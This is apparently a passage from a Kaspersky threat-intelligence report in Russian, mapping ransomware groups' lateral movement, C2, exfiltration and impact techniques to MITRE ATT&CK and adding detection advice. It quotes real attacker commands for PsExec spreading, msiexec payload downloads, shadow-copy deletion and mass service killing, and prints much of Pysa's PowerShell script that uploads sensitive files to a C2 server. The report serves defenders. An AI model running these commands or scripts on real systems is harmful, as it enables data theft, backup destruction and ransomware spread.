
```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'-Name "fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Команды PowerShell:

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'-Name
"fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Заключение

Удаленный рабочий стол – популярная функция Windows, которой активно пользуются операторы шифровальщиков. Если в этой службе нет необходимости, ее лучше отключить. Следует внимательно относиться к тому, какие пользователи входят в группу с доступом через удаленный рабочий стол. А если у вас есть внешний RDP-сервер, рекомендуется внедрить многофакторную аутентификацию и защитить его правилами сетевого экрана. Отслеживайте подозрительные RDP-подключения: например, когда пользователь впервые подключается к определенной системе, когда один пользователь устанавливает сразу несколько подключений либо когда есть нестыковки по части времени или места подключения.



SIGMA

Приложение I. Enabling RDP via Registry

Приложение I. Enabling RDP in Windows Firewall

Lateral Tool Transfer T1570 7 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Для дальнейшего распространения в сети операторы шифровальщиков передают файлы с одной системы на другие удаленные хосты. При этом они пользуются встроенными протоколами обмена данными, например, общими папками SMB. Если злоумышленникам удаётся раздобыть учетные данные, они устанавливают подключение через SMB, административные общие ресурсы Windows или RDP.

Самый популярный среди них инструмент для Lateral Movement называется PsExec (**Pysa**, **LockBit**, **BlackCat** и **Hive**):

```
Command_line: “psexec.exe -accepteula -d -s \\<ip_address> <executable_path>”
```

Операторы шифровальщиков также пользуются cmd для копирования файлов через SMB:

```
Command_line: “cmd /c copy <executable_path> \\<ip_address>\ADMIN$ /y”
```

Согласно наблюдениям, группировки вымогателей **Conti** и **Hive** применяли и более сложный метод на основе BITSAdmin:

```
Command_line: “Bitsadmin /transfer debjob /download \\[localuser]\C$\Windows\[Conti].dll C:\Windows\
[conti].dll”
```

Заполучив доступ к служебным учетным записям, некоторые злоумышленники (BlackByte) использовали AnyDesk для горизонтального перемещения. Выявление какой-либо активности AnyDesk можно рассматривать как ранний индикатор компрометации, если AnyDesk не применяется либо вовсе запрещен в вашей сети.

Заключение

Киберпреступники копируют свои шифровальщики на скомпрометированные хосты как через службу SMB и административные общие ресурсы Windows, так и с помощью стандартных утилит (psexec, cmd, bitsadmin и пр.), чтобы распространить свое вредоносное ПО и зашифровать данные на как можно большем числе компьютеров. Поскольку упомянутые инструменты могут легитимно применяться вашими администраторами, мы рекомендуем отслеживать их активность в соответствии с паттернами, указанными в SIGMA.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. File Download via Bitsadmin

Приложение I. Psexec Suspicious Commands

Приложение I. PsExec Pipes Artifacts

Приложение I. Mounting Shares via net

Приложение I. Using Explicit Credentials while mounting Share

Remote Services: SMB/Windows Admin Shares T1021.002

7 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Server Message Block (SMB) – самый популярный среди операторов шифровальщиков протокол для горизонтального распространения по сети. Многие техники запуска зловреда задействуют его в том или ином виде. Протокол SMB задействуется для создания задач планировщика, служб и WMI задач.

Группа **Pysa** запускала сценарий PowerShell p.ps1 из сетевой папки на удаленном хосте:

```
Command_line: “powershell.exe -ExecutionPolicy Bypass -file \\[REMOTE_HOSTNAME]\share$\p.ps1”
```

Файлы группировки **Pysa**, которые были найдены в той же папке, что и вышеупомянутый сценарий PowerShell:

```
C:\share$\HappyEnd.bat
C:\share$\p.ps1
C:\share$\B.bat
C:\share$\Psexec.exe
C:\share$\Servers0.bat
C:\share$\Workstations0.bat
```

Шифровальщик группы Hive распространялся следующим образом. Злоумышленники подготовили batch-файл COPY.bat, который копировал троян xxx.exe из папки share$ в каталог C:\windows\temp\ других систем в сети (список IP-адресов хранился в файле comps##.txt) с помощью инструмента PsExec: “PsExec.exe /accepteula @comps##.txt -u “<domain>\<username>” -p “<password>” cmd /c COPY “\\<xxx>\share$\xxx.exe” “C:\windows\temp\””

В папке C:\share$\ было обнаружено множество файлов comps##.txt. Они содержали списки внутренних IP-адресов, на которых планировалось развернуть вредоносное ПО.

Примеры имен файлов:

```
“/share$/comps1.txt”
“/share$/comps10.txt”
“/share$/comps11.txt”
“/share$/comps12.txt”
...
“/share$/comps98.txt”
```

Атакующие используют некоторые образцы шифровальщиков чтобы они шифровали все доступные для изменения сетевые файлы, хранящиеся на удаленных хостах. Шифровальщик Conti поддерживает аргумент командной строки, позволяющий шифровать общие папки на удаленных системах через SMB (Encrypt-mode).

Группа **BlackCat** повышает максимальное количество одновременных запросов между сервером и клиентами, увеличивая параметр MaxMpxCt до предельного значения:

```
Command_line: “reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\
Parameters /v MaxMpxCt /d 65535 /t REG_DWORD /f”
```

Для горизонтального распространения LockBit составляет список сетевых ресурсов, пытаясь установить с ними соединение через TCP-порты 135 и 445.

Заключение

SMB остается одним из самых популярных протоколов для Lateral Movement. Операторы шифровальщиков могут передавать свое вредоносное ПО через административные общие ресурсы Windows или просто шифровать файлы удаленно через SMB. Мы рекомендуем отслеживать все подозрительные операции, связанные с SMB, такие как передача исполняемых файлов, аргументы командной строки для взаимодействия с административными общими ресурсами, сканирование ресурсов SMB и т. п.

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. PsExec Suspicious Commands

Приложение I. PsExec Pipes Artifacts

Приложение I. Mounting Shares via net

Приложение I. Using Explicit Credentials while mounting Share

Тактика MITRE ATT&CK

Command and Control

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Command and Control

Управление и контроль систем, к которым атакующие заполучили доступ, осуществляется посредством техник типа Command and Control (C2). В зависимости от обстоятельств злоумышленникам может понадобиться изменить направление атаки или предпринять дополнительные меры. Большинство методов коммуникаций киберпреступников имитируют обычный легитимный трафик, такой как HTTP или ICMP, но встречаются и более продвинутые методы обфускации с использованием прокси или туннелирования. Нередко в рамках этой тактики применяются инструменты удаленного доступа или аналогичное ПО.

Кроме того, в отдельных случаях атакующие задействуют не только стандартную технику C2 – Application Layer Protocol, Web Protocols, но и Proxy, Protocol Tunnelling, Non-Standard Port, FTP, Data Encoding. Тем не менее мы решили рассмотреть самую популярную технику среди всех анализируемых групп:

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
Application Layer Protocol: Web Protocols T1071.001	●	●	●	●	●	●	●	●

Application Layer Protocol: Web Protocols T1071.001 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Командные серверы (C2) входят в основной арсенал операторов шифровальщиков. Через C2 они могут загружать вредоносное ПО и вспомогательные скрипты, управлять скомпрометированными системами и проверять рабочее состояние C2 перед запуском шифровальщика (для противодействия анализу).


Некоторые операторы шифровальщиков выполняют вредоносный код, загружая его напрямую с C2. Для этого они применяют rundll32.exe, mshta.exe, regsvr32.exe, msiexec.exe и другие утилиты с подписью Microsoft.

Например, троян FlawedAmmyy группировки **TA505** устанавливался с помощью msiexec:

```
Command_line: “$windir\$system32\msiexec.exe” /q /i hxxp://27.102.70[.]196/km
```

Злоумышленники из **Conti** загружали троян QBot через вредоносный документ Excel, прикрепленный к фишинговому письму:

```
Image_path: $programfiles\Microsoft Office\Office14\EXCEL.EXE
URL: hxxp://101.99.95[.]143/44657.5824381944.dat
```



Самый популярный способ загрузки зловреда – через PowerShell. Фреймворк Cobalt Strike зачастую устанавливается посредством команды PowerShell, закодированной по алгоритму base64. Согласно расследованиям команды GERT, злоумышленники из LockBit запускали закодированный сценарий PowerShell, чтобы загрузить файл с URL-адреса http[:]//<xxx>:80/login?return_to. При этом исследователям не удалось получить загружаемый файл. Другой способ применения C2 – эксфильтрация данных (Exfiltration).


Группа Hive пользуется зловредом RedLine Stealer, судя по расследованию связанного инцидента, которое провела команда GERT. В зависимости от версии зловреда RedLine он может взаимодействовать с командным сервером с помощью HTTP+ SOAP, JSON или .NET Binary Format SOAP. Помимо возможности загружать пользовательские данные, RedLine Stealer также предлагает базовые функции бэкдора. Он может загружать и запускать файлы, выполнять команды через cmd.exe или открывать ссылки в стандартном браузере. Все собранные данные отправляются обратно на командный сервер через POST-запросы HTTP.

В зависимости от конфигурации RedLine Stealer может обмениваться данными через нестандартный порт (например, 37026), реализуя технику T1571 Non-Standard Port.

Группа BlackByte передавала на компьютер жертвы Cobalt Strike Beacon через развернутый на нем веб-шелл. После внедрения Beacon злоумышленники передавали приложение AnyDesk, применение которого относится к технике T1105 Ingress Tool Transfer.

Заключение

Во всех описанных нами случаях злоумышленники так или иначе пользуются техникой Application Layer Protocol: Web Protocols T1071.001, особенно при взаимодействии с командным сервером Cobalt Strike. Несмотря на различные отклонения от строгого определения данной техники (Non-Standard Port, Proxy или дополнительное ПО для удаленного управления), все рассмотренные в этом разделе методы относятся именно к этой технике.



Тактика MITRE ATT&CK

Exfiltration

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Exfiltration

Важной целью вымогательских группировок, помимо непосредственно шифрования файлов, является эксфильтрация данных. Загруженные сведения могут пригодиться для шантажа жертвы, что существенно повышает шансы на получение выкупа. Более чем в половине случаев операторы шифровальщиков сначала крадут данные, а потом уже их шифруют. Далее будут рассматриваться методы и разновидности техники эксфильтрации данных.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
Exfiltration Over C2 Channel T1041	●	●	●	●	●	●		
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002	●			●	●	●	●	●

Exfiltration Over C2 Channel T1041

6 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Как упоминалось ранее, киберпреступники часто прибегают к технике Double Extortion. То есть, помимо шифрования, они также извлекают важную информацию из инфраструктуры жертвы, чтобы повысить вероятность выплаты выкупа. Разглашение конфиденциальной информации может привести к репутационным, финансовым и другим потерям пострадавшей организации.

Распространенный способ эксфильтрации данных – через основной канал связи с командным сервером. Группировка Pysa запускала скрипт, который просматривал все папки на жестких дисках и передавал найденные файлы на командный сервер в закодированном по алгоритму base64 формате.

```
[string]$id = "[redacted]";
[string]$token = "[redacted]"

function CreateJobLocal($folders)
{
    Write-host $folders;
    $jobName = -join ((65..90) + (97..122) | Get-Random -Count 5 | ForEach-Object { [char]$_ });
    $foldersString = $folders -Join '|';
    $foldersArg = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($foldersString));
    $job = Start-Job -Name $jobName -ScriptBlock {
        $folderArg = $args[0];
        [string]$id = $args[1];
        [string]$token = $args[2];
        $foldersRaw = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));
        [array]$folders = $foldersRaw.split("|");
        function fill([string]$filename)
        {
            if ($filename)
            {
                try
                {
                    [string]$prefix = [System.Text.Encoding]::UNICODE.GetString([System.Convert]::FromBase64String("[redacted]
                    Add-Type -AssemblyName System.Web;
                    $wc = New-Object System.Net.WebClient;
                    $path = $filename -Replace "\\", "/" -Split ":";
                    [string]$fullPath = $path[1];
                    $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
                    [string]$uri = "$($prefix)?token=$($token)&id=$($id)&fullPath=$($fullPath)";
                    $wc.UploadFile($uri, $filename);
                }
                catch
                {
                }
```

Передавались только те файлы, которые соответствовали шаблонам, приведенным на рисунке ниже. Вдобавок в Pysa предусмотрели объемный список исключений:

```
            }
        }
        [array]$fileList = @();
        foreach ($folder in $folders)
        {
            $cur = "$( $folder )\*.*";
            [array]$include = @("*secret*",
"*private*","*confident*","*important*","*federal*","*government*","*security*","*fraud*","*secret*","*balance*","*statement*",
"*checking*","*saving*","*routing*","*finance*","*agreement*","*SWIFT*","*compilation*","*report*","*secret*","*confident*",
"*hidden*","*clandestine*","*illegal*","*compromate*","*privacy*","*private*","*contract*","*concealed*","*clandestine*",
"*investigation*","*federal*","*bureau*","*government*","*security*","*unclassified*","*seed*","*personal*","*confident*",
"*mail*","*letter*","*passport*","*billing*","*payment*","*budget*","*bank*","*cash*","*payroll*","*password*",
"*scans*","*sec*","*soc*","*tax*","*emplo*","*hir*","*tax*","*i-9*","*w-9*","*w-4*","*pay*","*Staf*", "*SSA*", "*Emplo*",

            "*Confid*"); [array]$files = Get-ChildItem $cur -Force -Exclude "*.png", "*.jpg", "*.txt", "*.py", "*.pyc", "*.dll",
            "*.exe", "*.js", "*.css", "*.evtx", "*.rb", "*.htm*", "*.jar", "*.dat", "*.ini", "*.xrm-ms", "*.xml", "*.swf",
            "*.gif", "*.log", "*.url", "*.lnk", "*.cs", "*.json", "*.bak", "*.md", "*.manifest", "*.man", "*.template",
            "*.xsd", "*.aspx", "*.h", "*.cab", "*.Pid", "*.frm", "*.msi", "*.pls", "*.checksum", "*.cdf-ms", "*.cmd",
            "*. rpt", "*.php", "*.svc", "*.java", "*.class", "*.trn", "*.ipa", "*.procedure", "*.vb", "*.cshtml",
            "*.config", "*.chm", "*.msp", "*.msm", "*.ascx", "*.application", "*.cls", "*.deploy", "*.DIC", "*.rll",
            "*.so", "*.table", "*.tmp", "*.suo", "*.vsix", "*.wsdl", "*.tt", "*.cch", "*.chw", "*.epub", "*.form",
            "*.function", "*.jss", "*.jsm", "*.ico", "*.function", "*.hlp", "*.ldf", "*.map", "*.mof", "*.mp3",
            "*.msg", "*.nupkg" -Include $include | Where-Object { !$_.PSIsContainer } |
            Where-Object { $_ } | where-object { $_.Length -gt 10kb }; $filesCount = $files.Count; if ($filesCount -gt 0)
            {
                foreach ($file in $files)
                {
                    $fileList += $file;
                };
            };
        }; [array]$fileList = $fileList | Sort-Object { Get-Random }; foreach ($file in $fileList)
        {
            fill($file.FullName);
```

Группа LockBit разработала свой инструмент StealBit для эксфильтрации данных на удаленный командный сервер. Предположительно StealBit должен действовать быстрее любых других инструментов в их распоряжении. StealBit устанавливает TCP-подключения к жестко прописанному списку IP-адресов командных серверов.

Операторы Clop эксплуатировали уязвимость в Accellion FTA, чтобы впоследствии установить веб-шелл DEWMODE для эксфильтрации данных.

Зловред RedLine Stealer из арсенала группы Hive осуществляет эксфильтрацию самых разных данных. В зависимости от конфигурации командного сервера, версии или модификации зловреда RedLine может сканировать файловую систему в поисках конкретной информации, такой как имена пользователей, пароли, файлы cookie, реквизиты банковских карт, криптокошельки, учетные записи на игровых платформах и пр. Обнаружив представляющие интерес данные, RedLine Stealer передает их на командный сервер по соответствующему каналу связи.

Распространенные правила конфигурации сборщика файлов:

```
%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*
%userprofile%\Documents|*.txt,*.doc*,*key*,*wallet*,*seed*
```

Заключение

Зачастую операторы шифровальщиков задействуют тот же протокол, что и для связи с командным сервером. Поэтому во многих случаях эксфильтрация данных реализуется через канал C2. Анализ аномалий в сетевом трафике поможет обнаружить утечку данных. Стоит отслеживать процессы, которые обычно не устанавливают соединения, и аргументы командной строки, которые могут указывать на сетевое соединение.

Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002

6 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Злоумышленники нередко осуществляют эксфильтрацию данных в облачное хранилище вместо собственного командного сервера. Облачные сервисы используются атакующими как место для хранения краденых данных с доступом через интернет. Более того, эксфильтрация в облачное хранилище может выглядеть как обычный трафик, если хосты в сети организации пользуются облачными сервисами в повседневной работе.

MegaSync – часто встречающийся среди операторов шифровальщиков сервис хранения (LockBit, Conti, BlackCat и Hive). Также замечено, как LockBit пользовались хранилищем FreeFileSync.

Киберпреступники из Conti и BlackCat пользуются для передачи файлов в облако утилитой rclone с открытым исходным кодом.

Группировка **Hive**, помимо mega.nz, также передавала пользовательские файлы в следующие облачные сервисы:

- anonfiles.com
- send.exploit.in
- ufile.io
- sendspace.com

Группа **BlackByte** передает файлы в анонимные облачные хранилища:

- anonymfiles.com
- file.io

Заключение

Операторы шифровальщиков все чаще передают файлы в облачные сервисы, поэтому важно отслеживать процессы, подключающиеся к URL-адресам популярных облаков, которые обычно с ними не взаимодействуют. Дополнительным индикатором эксфильтрации в трафике может служить передача в облачный сервис нетипично больших объемов данных.

Тактика MITRE ATT&CK

Impact

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Impact

Основная цель атакующих очевидна из названия рассматриваемого здесь типа зловреда – шифровальщики. Чтобы атака считалась успешной, злоумышленники должны зашифровать все критически важные данные и убедиться, что у жертвы не будет возможности их восстановить, не заплатив выкуп. Для этого все анализируемые группы пользуются стандартными техниками шифровальщиков:

- Inhibit System Recovery
- Service Stop
- Data Encrypted for Impact

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
Inhibit System Recovery T1490	●	●	●	●	●	●	●	●
Service Stop T1489	●	●	●	●	●	●	●	●

Inhibit System Recovery T1490 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

В рамках этой техники операторы шифровальщиков пытаются сделать невозможным восстановление зашифрованных данных без оплаты выкупа. Они удаляют резервные и теневые копии и отключают функции автоматического восстановления. Все эти меры усиливают деструктивный эффект атаки, которая уже привела к шифрованию или утечке данных.

Трояны, используемые группировками шифровальщиков, выполняют следующие команды для удаления теневых и резервных копий:

```
Image_path: “$windir\$system32\vssadmin.exe”
Command _ line: “vssadmin delete shadows /all /quiet “
```

```
Image_path: “$windir\$system32\wbem\WMIC.exe”
Command _ line: “wmic shadowcopy delete “
```

```
Image_path: “$windir\$system32\wbadmin.exe”
Command _ line: “wbadmin delete catalog -quiet”
```

Кроме того, они отключают функцию автоматического восстановления Windows через BCDEdit:

```
Image_path: “$windir\$system32\bcdedit.exe”
Command _ line: “bcdedit /set {default} recoveryenabled no”
```

Некоторые киберпреступники пользуются PowerShell вместо командной оболочки. Например, группа **Pysa** запускает сценарий PowerShell, выполняющий несколько действий, включая команды для удаления всех теневых копий и точек восстановления.

```
Command_line: “vssadmin delete shadows /all /quiet”
Command _ line: “Get-ComputerRestorePoint | Delete- ComputerRestorePoint;”
```

Некоторые группировки вымогателей не только удаляют теневые копии, но и меняют их размер, чтобы гарантировать их уничтожение (**BlackByte**, **Conti** и **Clop**):

```
Image_path: “$windir\$system32\vssadmin.exe”
Command _ line: “vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB”
```

Заключение

Все упомянутые операторы шифровальщиков применяют данную технику в той или иной степени, чтобы иметь больше рычагов давления в ходе переговоров о выкупе. Чтобы защитить свои данные от шифрования, нужно иметь автономные резервные копии. Кроме того, мы подготовили SIGMA-правила для обнаружения этой техники.

SIGMA

Приложение I. Shadow Copies Deletion

Приложение I. Disable Automatic Windows Recovery

Service Stop T1489

8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Группировки вымогателей останавливают определенные службы, например, если их названия содержат ключевые слова vss, sql, oracle, veeam, backup и прочие, чтобы успешно зашифровать даже те файлы, которые используют эти службы.

Чаще всего службы останавливаются с помощью Windows-утилиты net.exe с аргументом stop:

```
Command_line: “net stop “Acronis VSS Provider” /y”
Command_line: “net stop “Enterprise Client Service” /y”
Command_line: “net stop “SQLsafe Backup Service” /y”
Command_line: “net stop “SQLsafe Filter Service” /y”
Command_line: “net stop “Veeam Backup Catalog Data Service” /y”
Command_line: “net stop AcronisAgent /y”
etc
```

Группы **BlackByte** и **Hive** также останавливали службы с помощью sc.exe:

```
Command_line: “sc.exe config SQLTELEMETRY start= disabled”
Command_line: “sc.exe config SQLTELEMETRY$ECWDB2 start= disabled”
Command_line: “sc.exe config SQLWriter start= disabled”
Command_line: “sc.exe config SstpSvc start= disabled”
Command_line: “sc.exe config MBAMService start= disabled”
Command_line: “sc.exe config wuauserv start= disabled”
etc
```

Злоумышленники из BlackCat и Ragnar Locker предпочитают останавливать процессы, не дающие зашифровать некоторые файлы, с помощью функции WinAPI TerminateProcess().

Кроме того, группа **BlackCat** может останавливать виртуальные машины VMware ESXi и удалять их снимки; также мы наблюдали остановку служб IIS следующей командой:

```
Command_line: “iisreset.exe /stop”
```

В своих кампаниях группа **Conti** пользовалась утилитой taskkill.exe:

```
Command_line: “taskkill /f /im vee*”
Command_line: “taskkill /f /im postg*”
```

Атакующие из **Pysa** останавливают службы и процессы с помощью команд PowerShell:

```
function s($s) {
Get-Service | Where-Object {$_.DisplayName -like "*$s*"} | Stop-Service -Force
Get-Service | Where-Object {$_.DisplayName -like "*$s*"} | Set-Service -StartupType Disabled
}
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");
```

```
function p($p) {
wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");
p("QuickBooks");p("QBDB");p("QBData");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");
p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");
p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barracuda");p("veeam");p("arcserve");
```

Заключение

Операторы шифровальщиков применяют разные методы остановки процессов, блокирующих используемые ими файлы. Для обнаружения техники Service Stop мы рекомендуем отслеживать случаи массового завершения работы процессов и выполнение командных строк, соответствующих следующим шаблонам:

- “net stop “<service_name” /y>”
- “sc config “<service_name” start= disabled”
- “iisreset.exe /stop”
- taskkill и пр.

